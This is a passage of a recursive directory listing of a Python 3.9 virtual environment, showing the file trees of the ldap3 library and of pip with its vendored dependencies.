**./venv/lib/python3.9/site-packages/ldap3/extend/microsoft/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc modifyPassword.cpython-39.pyc unlockAccount.cpython-39.pyc**

**addMembersToGroups.cpython-39.pyc persistentSearch.cpython-39.pyc**

**dirSync.cpython-39.pyc removeMembersFromGroups.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/ldap3/extend/novell:**

**\_\_init\_\_.py checkGroupsMemberships.py listReplicas.py partition\_entry\_count.py startTransaction.py**

**\_\_pycache\_\_ endTransaction.py nmasGetUniversalPassword.py removeMembersFromGroups.py**

**addMembersToGroups.py getBindDn.py nmasSetUniversalPassword.py replicaInfo.py**

**./venv/lib/python3.9/site-packages/ldap3/extend/novell/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc getBindDn.cpython-39.pyc partition\_entry\_count.cpython-39.pyc**

**addMembersToGroups.cpython-39.pyc listReplicas.cpython-39.pyc removeMembersFromGroups.cpython-39.pyc**

**checkGroupsMemberships.cpython-39.pyc nmasGetUniversalPassword.cpython-39.pyc replicaInfo.cpython-39.pyc**

**endTransaction.cpython-39.pyc nmasSetUniversalPassword.cpython-39.pyc startTransaction.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/ldap3/extend/standard:**

**PagedSearch.py PersistentSearch.py \_\_init\_\_.py \_\_pycache\_\_ modifyPassword.py whoAmI.py**

**./venv/lib/python3.9/site-packages/ldap3/extend/standard/\_\_pycache\_\_:**

**PagedSearch.cpython-39.pyc \_\_init\_\_.cpython-39.pyc whoAmI.cpython-39.pyc**

**PersistentSearch.cpython-39.pyc modifyPassword.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/ldap3/operation:**

**\_\_init\_\_.py abandon.py bind.py delete.py modify.py search.py**

**\_\_pycache\_\_ add.py compare.py extended.py modifyDn.py unbind.py**

**./venv/lib/python3.9/site-packages/ldap3/operation/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc bind.cpython-39.pyc extended.cpython-39.pyc search.cpython-39.pyc**

**abandon.cpython-39.pyc compare.cpython-39.pyc modify.cpython-39.pyc unbind.cpython-39.pyc**

**add.cpython-39.pyc delete.cpython-39.pyc modifyDn.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/ldap3/protocol:**

**\_\_init\_\_.py controls.py formatters novell.py persistentSearch.py rfc2849.py rfc4511.py rfc4527.py schemas**

**\_\_pycache\_\_ convert.py microsoft.py oid.py rfc2696.py rfc3062.py rfc4512.py sasl**

**./venv/lib/python3.9/site-packages/ldap3/protocol/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc novell.cpython-39.pyc rfc2849.cpython-39.pyc rfc4527.cpython-39.pyc**

**controls.cpython-39.pyc oid.cpython-39.pyc rfc3062.cpython-39.pyc**

**convert.cpython-39.pyc persistentSearch.cpython-39.pyc rfc4511.cpython-39.pyc**

**microsoft.cpython-39.pyc rfc2696.cpython-39.pyc rfc4512.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/ldap3/protocol/formatters:**

**\_\_init\_\_.py \_\_pycache\_\_ formatters.py standard.py validators.py**

**./venv/lib/python3.9/site-packages/ldap3/protocol/formatters/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc formatters.cpython-39.pyc standard.cpython-39.pyc validators.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/ldap3/protocol/sasl:**

**\_\_init\_\_.py \_\_pycache\_\_ digestMd5.py external.py kerberos.py plain.py sasl.py**

**./venv/lib/python3.9/site-packages/ldap3/protocol/sasl/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc external.cpython-39.pyc plain.cpython-39.pyc**

**digestMd5.cpython-39.pyc kerberos.cpython-39.pyc sasl.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/ldap3/protocol/schemas:**

**\_\_init\_\_.py \_\_pycache\_\_ ad2012R2.py ds389.py edir888.py edir914.py slapd24.py**

**./venv/lib/python3.9/site-packages/ldap3/protocol/schemas/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc ds389.cpython-39.pyc edir914.cpython-39.pyc**

**ad2012R2.cpython-39.pyc edir888.cpython-39.pyc slapd24.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/ldap3/strategy:**

**\_\_init\_\_.py asyncStream.py base.py mockAsync.py mockSync.py reusable.py safeSync.py**

**\_\_pycache\_\_ asynchronous.py ldifProducer.py mockBase.py restartable.py safeRestartable.py sync.py**

**./venv/lib/python3.9/site-packages/ldap3/strategy/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc ldifProducer.cpython-39.pyc restartable.cpython-39.pyc sync.cpython-39.pyc**

**asyncStream.cpython-39.pyc mockAsync.cpython-39.pyc reusable.cpython-39.pyc**

**asynchronous.cpython-39.pyc mockBase.cpython-39.pyc safeRestartable.cpython-39.pyc**

**base.cpython-39.pyc mockSync.cpython-39.pyc safeSync.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/ldap3/utils:**

**\_\_init\_\_.py asn1.py config.py dn.py log.py ordDict.py repr.py uri.py**

**\_\_pycache\_\_ ciDict.py conv.py hashed.py ntlm.py port\_validators.py tls\_backport.py**

**./venv/lib/python3.9/site-packages/ldap3/utils/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc conv.cpython-39.pyc ntlm.cpython-39.pyc tls\_backport.cpython-39.pyc**

**asn1.cpython-39.pyc dn.cpython-39.pyc ordDict.cpython-39.pyc uri.cpython-39.pyc**

**ciDict.cpython-39.pyc hashed.cpython-39.pyc port\_validators.cpython-39.pyc**

**config.cpython-39.pyc log.cpython-39.pyc repr.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/ldap3-2.9.1.dist-info:**

**COPYING.LESSER.txt COPYING.txt INSTALLER LICENSE.txt METADATA RECORD REQUESTED WHEEL top\_level.txt**

**./venv/lib/python3.9/site-packages/pip:**

**\_\_init\_\_.py \_\_main\_\_.py \_\_pycache\_\_ \_internal \_vendor py.typed**

**./venv/lib/python3.9/site-packages/pip/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc \_\_main\_\_.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip/\_internal:**

**\_\_init\_\_.py cache.py configuration.py index metadata operations resolution vcs**

**\_\_pycache\_\_ cli distributions locations models pyproject.py self\_outdated\_check.py wheel\_builder.py**

**build\_env.py commands exceptions.py main.py network req utils**

**./venv/lib/python3.9/site-packages/pip/\_internal/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc configuration.cpython-39.pyc pyproject.cpython-39.pyc**

**build\_env.cpython-39.pyc exceptions.cpython-39.pyc self\_outdated\_check.cpython-39.pyc**

**cache.cpython-39.pyc main.cpython-39.pyc wheel\_builder.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip/\_internal/cli:**

**\_\_init\_\_.py autocompletion.py cmdoptions.py main.py parser.py req\_command.py status\_codes.py**

**\_\_pycache\_\_ base\_command.py command\_context.py main\_parser.py progress\_bars.py spinners.py**

**./venv/lib/python3.9/site-packages/pip/\_internal/cli/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc cmdoptions.cpython-39.pyc main\_parser.cpython-39.pyc req\_command.cpython-39.pyc**

**autocompletion.cpython-39.pyc command\_context.cpython-39.pyc parser.cpython-39.pyc spinners.cpython-39.pyc**

**base\_command.cpython-39.pyc main.cpython-39.pyc progress\_bars.cpython-39.pyc status\_codes.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip/\_internal/commands:**

**\_\_init\_\_.py cache.py completion.py debug.py freeze.py help.py install.py search.py uninstall.py**

**\_\_pycache\_\_ check.py configuration.py download.py hash.py index.py list.py show.py wheel.py**

**./venv/lib/python3.9/site-packages/pip/\_internal/commands/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc debug.cpython-39.pyc index.cpython-39.pyc uninstall.cpython-39.pyc**

**cache.cpython-39.pyc download.cpython-39.pyc install.cpython-39.pyc wheel.cpython-39.pyc**

**check.cpython-39.pyc freeze.cpython-39.pyc list.cpython-39.pyc**

**completion.cpython-39.pyc hash.cpython-39.pyc search.cpython-39.pyc**

**configuration.cpython-39.pyc help.cpython-39.pyc show.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip/\_internal/distributions:**

**\_\_init\_\_.py \_\_pycache\_\_ base.py installed.py sdist.py wheel.py**

**./venv/lib/python3.9/site-packages/pip/\_internal/distributions/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc base.cpython-39.pyc installed.cpython-39.pyc sdist.cpython-39.pyc wheel.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip/\_internal/index:**

**\_\_init\_\_.py \_\_pycache\_\_ collector.py package\_finder.py sources.py**

**./venv/lib/python3.9/site-packages/pip/\_internal/index/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc collector.cpython-39.pyc package\_finder.cpython-39.pyc sources.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip/\_internal/locations:**

**\_\_init\_\_.py \_\_pycache\_\_ \_distutils.py \_sysconfig.py base.py**

**./venv/lib/python3.9/site-packages/pip/\_internal/locations/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc \_distutils.cpython-39.pyc \_sysconfig.cpython-39.pyc base.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip/\_internal/metadata:**

**\_\_init\_\_.py \_\_pycache\_\_ base.py pkg\_resources.py**

**./venv/lib/python3.9/site-packages/pip/\_internal/metadata/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc base.cpython-39.pyc pkg\_resources.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip/\_internal/models:**

**\_\_init\_\_.py candidate.py format\_control.py link.py search\_scope.py target\_python.py**

**\_\_pycache\_\_ direct\_url.py index.py scheme.py selection\_prefs.py wheel.py**

**./venv/lib/python3.9/site-packages/pip/\_internal/models/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc format\_control.cpython-39.pyc scheme.cpython-39.pyc target\_python.cpython-39.pyc**

**candidate.cpython-39.pyc index.cpython-39.pyc search\_scope.cpython-39.pyc wheel.cpython-39.pyc**

**direct\_url.cpython-39.pyc link.cpython-39.pyc selection\_prefs.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip/\_internal/network:**

**\_\_init\_\_.py \_\_pycache\_\_ auth.py cache.py download.py lazy\_wheel.py session.py utils.py xmlrpc.py**

**./venv/lib/python3.9/site-packages/pip/\_internal/network/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc cache.cpython-39.pyc lazy\_wheel.cpython-39.pyc utils.cpython-39.pyc**

**auth.cpython-39.pyc download.cpython-39.pyc session.cpython-39.pyc xmlrpc.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip/\_internal/operations:**

**\_\_init\_\_.py \_\_pycache\_\_ build check.py freeze.py install prepare.py**

**./venv/lib/python3.9/site-packages/pip/\_internal/operations/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc check.cpython-39.pyc freeze.cpython-39.pyc prepare.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip/\_internal/operations/build:**

**\_\_init\_\_.py \_\_pycache\_\_ metadata.py metadata\_editable.py metadata\_legacy.py wheel.py wheel\_editable.py wheel\_legacy.py**

**./venv/lib/python3.9/site-packages/pip/\_internal/operations/build/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc metadata\_editable.cpython-39.pyc wheel.cpython-39.pyc wheel\_legacy.cpython-39.pyc**

**metadata.cpython-39.pyc metadata\_legacy.cpython-39.pyc wheel\_editable.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip/\_internal/operations/install:**

**\_\_init\_\_.py \_\_pycache\_\_ editable\_legacy.py legacy.py wheel.py**

**./venv/lib/python3.9/site-packages/pip/\_internal/operations/install/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc editable\_legacy.cpython-39.pyc legacy.cpython-39.pyc wheel.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip/\_internal/req:**

**\_\_init\_\_.py \_\_pycache\_\_ constructors.py req\_file.py req\_install.py req\_set.py req\_tracker.py req\_uninstall.py**

**./venv/lib/python3.9/site-packages/pip/\_internal/req/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc req\_file.cpython-39.pyc req\_set.cpython-39.pyc req\_uninstall.cpython-39.pyc**

**constructors.cpython-39.pyc req\_install.cpython-39.pyc req\_tracker.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip/\_internal/resolution:**

**\_\_init\_\_.py \_\_pycache\_\_ base.py legacy resolvelib**

**./venv/lib/python3.9/site-packages/pip/\_internal/resolution/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc base.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip/\_internal/resolution/legacy:**

**\_\_init\_\_.py \_\_pycache\_\_ resolver.py**

**./venv/lib/python3.9/site-packages/pip/\_internal/resolution/legacy/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc resolver.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip/\_internal/resolution/resolvelib:**

**\_\_init\_\_.py base.py factory.py provider.py requirements.py**

**\_\_pycache\_\_ candidates.py found\_candidates.py reporter.py resolver.py**

**./venv/lib/python3.9/site-packages/pip/\_internal/resolution/resolvelib/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc factory.cpython-39.pyc reporter.cpython-39.pyc**

**base.cpython-39.pyc found\_candidates.cpython-39.pyc requirements.cpython-39.pyc**

**candidates.cpython-39.pyc provider.cpython-39.pyc resolver.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip/\_internal/utils:**

**\_\_init\_\_.py compatibility\_tags.py egg\_link.py glibc.py models.py subprocess.py wheel.py**

**\_\_pycache\_\_ datetime.py encoding.py hashes.py packaging.py temp\_dir.py**

**\_log.py deprecation.py entrypoints.py inject\_securetransport.py parallel.py unpacking.py**

**appdirs.py direct\_url\_helpers.py filesystem.py logging.py pkg\_resources.py urls.py**

**compat.py distutils\_args.py filetypes.py misc.py setuptools\_build.py virtualenv.py**

**./venv/lib/python3.9/site-packages/pip/\_internal/utils/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc encoding.cpython-39.pyc packaging.cpython-39.pyc**

**\_log.cpython-39.pyc entrypoints.cpython-39.pyc parallel.cpython-39.pyc**

**appdirs.cpython-39.pyc filesystem.cpython-39.pyc pkg\_resources.cpython-39.pyc**

**compat.cpython-39.pyc filetypes.cpython-39.pyc setuptools\_build.cpython-39.pyc**

**compatibility\_tags.cpython-39.pyc glibc.cpython-39.pyc subprocess.cpython-39.pyc**

**datetime.cpython-39.pyc hashes.cpython-39.pyc temp\_dir.cpython-39.pyc**

**deprecation.cpython-39.pyc inject\_securetransport.cpython-39.pyc unpacking.cpython-39.pyc**

**direct\_url\_helpers.cpython-39.pyc logging.cpython-39.pyc urls.cpython-39.pyc**

**distutils\_args.cpython-39.pyc misc.cpython-39.pyc virtualenv.cpython-39.pyc**

**egg\_link.cpython-39.pyc models.cpython-39.pyc wheel.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip/\_internal/vcs:**

**\_\_init\_\_.py \_\_pycache\_\_ bazaar.py git.py mercurial.py subversion.py versioncontrol.py**

**./venv/lib/python3.9/site-packages/pip/\_internal/vcs/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc git.cpython-39.pyc subversion.cpython-39.pyc**

**bazaar.cpython-39.pyc mercurial.cpython-39.pyc versioncontrol.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip/\_vendor:**

**\_\_init\_\_.py certifi distlib idna pep517 progress resolvelib tomli webencodings**

**\_\_pycache\_\_ chardet distro.py msgpack pkg\_resources pyparsing.py six.py urllib3**

**cachecontrol colorama html5lib packaging platformdirs requests tenacity vendor.txt**

**./venv/lib/python3.9/site-packages/pip/\_vendor/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc distro.cpython-39.pyc pyparsing.cpython-39.pyc six.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip/\_vendor/cachecontrol:**

**\_\_init\_\_.py \_cmd.py cache.py compat.py filewrapper.py serialize.py**

**\_\_pycache\_\_ adapter.py caches controller.py heuristics.py wrapper.py**

**./venv/lib/python3.9/site-packages/pip/\_vendor/cachecontrol/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc cache.cpython-39.pyc filewrapper.cpython-39.pyc wrapper.cpython-39.pyc**

**\_cmd.cpython-39.pyc compat.cpython-39.pyc heuristics.cpython-39.pyc**

**adapter.cpython-39.pyc controller.cpython-39.pyc serialize.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip/\_vendor/cachecontrol/caches:**

**\_\_init\_\_.py \_\_pycache\_\_ file\_cache.py redis\_cache.py**

**./venv/lib/python3.9/site-packages/pip/\_vendor/cachecontrol/caches/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc file\_cache.cpython-39.pyc redis\_cache.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip/\_vendor/certifi:**

**\_\_init\_\_.py \_\_main\_\_.py \_\_pycache\_\_ core.py**

**./venv/lib/python3.9/site-packages/pip/\_vendor/certifi/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc \_\_main\_\_.cpython-39.pyc core.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip/\_vendor/chardet:**

**\_\_init\_\_.py compat.py euctwprober.py langhungarianmodel.py sbcharsetprober.py**

**\_\_pycache\_\_ cp949prober.py gb2312freq.py langrussianmodel.py sbcsgroupprober.py**

**big5freq.py enums.py gb2312prober.py langthaimodel.py sjisprober.py**

**big5prober.py escprober.py hebrewprober.py langturkishmodel.py universaldetector.py**

**chardistribution.py escsm.py jisfreq.py latin1prober.py utf8prober.py**

**charsetgroupprober.py eucjpprober.py jpcntx.py mbcharsetprober.py version.py**

**charsetprober.py euckrfreq.py langbulgarianmodel.py mbcsgroupprober.py**

**cli euckrprober.py langgreekmodel.py mbcssm.py**

**codingstatemachine.py euctwfreq.py langhebrewmodel.py metadata**

**./venv/lib/python3.9/site-packages/pip/\_vendor/chardet/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc euckrfreq.cpython-39.pyc langrussianmodel.cpython-39.pyc**

**big5freq.cpython-39.pyc euckrprober.cpython-39.pyc langthaimodel.cpython-39.pyc**

**big5prober.cpython-39.pyc euctwfreq.cpython-39.pyc langturkishmodel.cpython-39.pyc**

**chardistribution.cpython-39.pyc euctwprober.cpython-39.pyc latin1prober.cpython-39.pyc**

**charsetgroupprober.cpython-39.pyc gb2312freq.cpython-39.pyc mbcharsetprober.cpython-39.pyc**

**charsetprober.cpython-39.pyc gb2312prober.cpython-39.pyc mbcsgroupprober.cpython-39.pyc**

**codingstatemachine.cpython-39.pyc hebrewprober.cpython-39.pyc mbcssm.cpython-39.pyc**

**compat.cpython-39.pyc jisfreq.cpython-39.pyc sbcharsetprober.cpython-39.pyc**

**cp949prober.cpython-39.pyc jpcntx.cpython-39.pyc sbcsgroupprober.cpython-39.pyc**

**enums.cpython-39.pyc langbulgarianmodel.cpython-39.pyc sjisprober.cpython-39.pyc**

**escprober.cpython-39.pyc langgreekmodel.cpython-39.pyc universaldetector.cpython-39.pyc**

**escsm.cpython-39.pyc langhebrewmodel.cpython-39.pyc utf8prober.cpython-39.pyc**

**eucjpprober.cpython-39.pyc langhungarianmodel.cpython-39.pyc version.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip/\_vendor/chardet/cli:**

**\_\_init\_\_.py \_\_pycache\_\_ chardetect.py**

**./venv/lib/python3.9/site-packages/pip/\_vendor/chardet/cli/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc chardetect.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip/\_vendor/chardet/metadata:**

**\_\_init\_\_.py \_\_pycache\_\_ languages.py**

**./venv/lib/python3.9/site-packages/pip/\_vendor/chardet/metadata/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc languages.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip/\_vendor/colorama:**

**\_\_init\_\_.py \_\_pycache\_\_ ansi.py ansitowin32.py initialise.py win32.py winterm.py**

**./venv/lib/python3.9/site-packages/pip/\_vendor/colorama/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc ansitowin32.cpython-39.pyc win32.cpython-39.pyc**

**ansi.cpython-39.pyc initialise.cpython-39.pyc winterm.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip/\_vendor/distlib:**

**\_\_init\_\_.py \_backport database.py locators.py markers.py resources.py util.py wheel.py**

**\_\_pycache\_\_ compat.py index.py manifest.py metadata.py scripts.py version.py**

**./venv/lib/python3.9/site-packages/pip/\_vendor/distlib/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc index.cpython-39.pyc markers.cpython-39.pyc scripts.cpython-39.pyc wheel.cpython-39.pyc**

**compat.cpython-39.pyc locators.cpython-39.pyc metadata.cpython-39.pyc util.cpython-39.pyc**

**database.cpython-39.pyc manifest.cpython-39.pyc resources.cpython-39.pyc version.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip/\_vendor/distlib/\_backport:**

**\_\_init\_\_.py \_\_pycache\_\_ misc.py shutil.py sysconfig.cfg sysconfig.py tarfile.py**

**./venv/lib/python3.9/site-packages/pip/\_vendor/distlib/\_backport/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc misc.cpython-39.pyc shutil.cpython-39.pyc sysconfig.cpython-39.pyc tarfile.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip/\_vendor/html5lib:**

**\_\_init\_\_.py \_ihatexml.py \_tokenizer.py \_utils.py filters serializer.py treebuilders**

**\_\_pycache\_\_ \_inputstream.py \_trie constants.py html5parser.py treeadapters treewalkers**

**./venv/lib/python3.9/site-packages/pip/\_vendor/html5lib/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc \_inputstream.cpython-39.pyc \_utils.cpython-39.pyc html5parser.cpython-39.pyc**

**\_ihatexml.cpython-39.pyc \_tokenizer.cpython-39.pyc constants.cpython-39.pyc serializer.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip/\_vendor/html5lib/\_trie:**

**\_\_init\_\_.py \_\_pycache\_\_ \_base.py py.py**

**./venv/lib/python3.9/site-packages/pip/\_vendor/html5lib/\_trie/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc \_base.cpython-39.pyc py.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip/\_vendor/html5lib/filters:**

**\_\_init\_\_.py alphabeticalattributes.py inject\_meta\_charset.py optionaltags.py whitespace.py**

**\_\_pycache\_\_ base.py lint.py sanitizer.py**

**./venv/lib/python3.9/site-packages/pip/\_vendor/html5lib/filters/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc inject\_meta\_charset.cpython-39.pyc sanitizer.cpython-39.pyc**

**alphabeticalattributes.cpython-39.pyc lint.cpython-39.pyc whitespace.cpython-39.pyc**

**base.cpython-39.pyc optionaltags.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip/\_vendor/html5lib/treeadapters:**

**\_\_init\_\_.py \_\_pycache\_\_ genshi.py sax.py**

**./venv/lib/python3.9/site-packages/pip/\_vendor/html5lib/treeadapters/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc genshi.cpython-39.pyc sax.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip/\_vendor/html5lib/treebuilders:**

**\_\_init\_\_.py \_\_pycache\_\_ base.py dom.py etree.py etree\_lxml.py**

**./venv/lib/python3.9/site-packages/pip/\_vendor/html5lib/treebuilders/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc base.cpython-39.pyc dom.cpython-39.pyc etree.cpython-39.pyc etree\_lxml.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip/\_vendor/html5lib/treewalkers:**

**\_\_init\_\_.py \_\_pycache\_\_ base.py dom.py etree.py etree\_lxml.py genshi.py**

**./venv/lib/python3.9/site-packages/pip/\_vendor/html5lib/treewalkers/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc dom.cpython-39.pyc etree\_lxml.cpython-39.pyc**

**base.cpython-39.pyc etree.cpython-39.pyc genshi.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip/\_vendor/idna:**

**\_\_init\_\_.py \_\_pycache\_\_ codec.py compat.py core.py idnadata.py intranges.py package\_data.py uts46data.py**

**./venv/lib/python3.9/site-packages/pip/\_vendor/idna/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc compat.cpython-39.pyc idnadata.cpython-39.pyc package\_data.cpython-39.pyc**

**codec.cpython-39.pyc core.cpython-39.pyc intranges.cpython-39.pyc uts46data.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip/\_vendor/msgpack:**

**\_\_init\_\_.py \_\_pycache\_\_ \_version.py exceptions.py ext.py fallback.py**

**./venv/lib/python3.9/site-packages/pip/\_vendor/msgpack/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc \_version.cpython-39.pyc exceptions.cpython-39.pyc ext.cpython-39.pyc fallback.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip/\_vendor/packaging:**

**\_\_about\_\_.py \_\_pycache\_\_ \_musllinux.py markers.py specifiers.py utils.py**

**\_\_init\_\_.py \_manylinux.py \_structures.py requirements.py tags.py version.py**

**./venv/lib/python3.9/site-packages/pip/\_vendor/packaging/\_\_pycache\_\_:**

**\_\_about\_\_.cpython-39.pyc \_musllinux.cpython-39.pyc requirements.cpython-39.pyc utils.cpython-39.pyc**

**\_\_init\_\_.cpython-39.pyc \_structures.cpython-39.pyc specifiers.cpython-39.pyc version.cpython-39.pyc**

**\_manylinux.cpython-39.pyc markers.cpython-39.pyc tags.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip/\_vendor/pep517:**

**\_\_init\_\_.py build.py colorlog.py dirtools.py in\_process wrappers.py**

**\_\_pycache\_\_ check.py compat.py envbuild.py meta.py**

**./venv/lib/python3.9/site-packages/pip/\_vendor/pep517/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc check.cpython-39.pyc compat.cpython-39.pyc envbuild.cpython-39.pyc wrappers.cpython-39.pyc**

**build.cpython-39.pyc colorlog.cpython-39.pyc dirtools.cpython-39.pyc meta.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip/\_vendor/pep517/in\_process:**

**\_\_init\_\_.py \_\_pycache\_\_ \_in\_process.py**

**./venv/lib/python3.9/site-packages/pip/\_vendor/pep517/in\_process/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc \_in\_process.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip/\_vendor/pkg\_resources:**

**\_\_init\_\_.py \_\_pycache\_\_ py31compat.py**

**./venv/lib/python3.9/site-packages/pip/\_vendor/pkg\_resources/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc py31compat.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip/\_vendor/platformdirs:**

**\_\_init\_\_.py \_\_main\_\_.py \_\_pycache\_\_ android.py api.py macos.py unix.py version.py windows.py**

**./venv/lib/python3.9/site-packages/pip/\_vendor/platformdirs/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc android.cpython-39.pyc macos.cpython-39.pyc version.cpython-39.pyc**

**\_\_main\_\_.cpython-39.pyc api.cpython-39.pyc unix.cpython-39.pyc windows.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip/\_vendor/progress:**

**\_\_init\_\_.py \_\_pycache\_\_ bar.py colors.py counter.py spinner.py**

**./venv/lib/python3.9/site-packages/pip/\_vendor/progress/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc bar.cpython-39.pyc colors.cpython-39.pyc counter.cpython-39.pyc spinner.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip/\_vendor/requests:**

**\_\_init\_\_.py \_internal\_utils.py auth.py cookies.py hooks.py sessions.py utils.py**

**\_\_pycache\_\_ adapters.py certs.py exceptions.py models.py status\_codes.py**

**\_\_version\_\_.py api.py compat.py help.py packages.py structures.py**

**./venv/lib/python3.9/site-packages/pip/\_vendor/requests/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc auth.cpython-39.pyc help.cpython-39.pyc status\_codes.cpython-39.pyc**

**\_\_version\_\_.cpython-39.pyc certs.cpython-39.pyc hooks.cpython-39.pyc structures.cpython-39.pyc**

**\_internal\_utils.cpython-39.pyc compat.cpython-39.pyc models.cpython-39.pyc utils.cpython-39.pyc**

**adapters.cpython-39.pyc cookies.cpython-39.pyc packages.cpython-39.pyc**

**api.cpython-39.pyc exceptions.cpython-39.pyc sessions.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip/\_vendor/resolvelib:**

**\_\_init\_\_.py \_\_pycache\_\_ compat providers.py reporters.py resolvers.py structs.py**

**./venv/lib/python3.9/site-packages/pip/\_vendor/resolvelib/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc providers.cpython-39.pyc reporters.cpython-39.pyc resolvers.cpython-39.pyc structs.cpython-39.pyc**

**./venv/lib/python3.9/site-packages/pip/\_vendor/resolvelib/compat:**

**\_\_init\_\_.py \_\_pycache\_\_ collections\_abc.py**

**./venv/lib/python3.9/site-packages/pip/\_vendor/resolvelib/compat/\_\_pycache\_\_:**

**\_\_init\_\_.cpython-39.pyc collections\_abc.cpython-39.pyc**

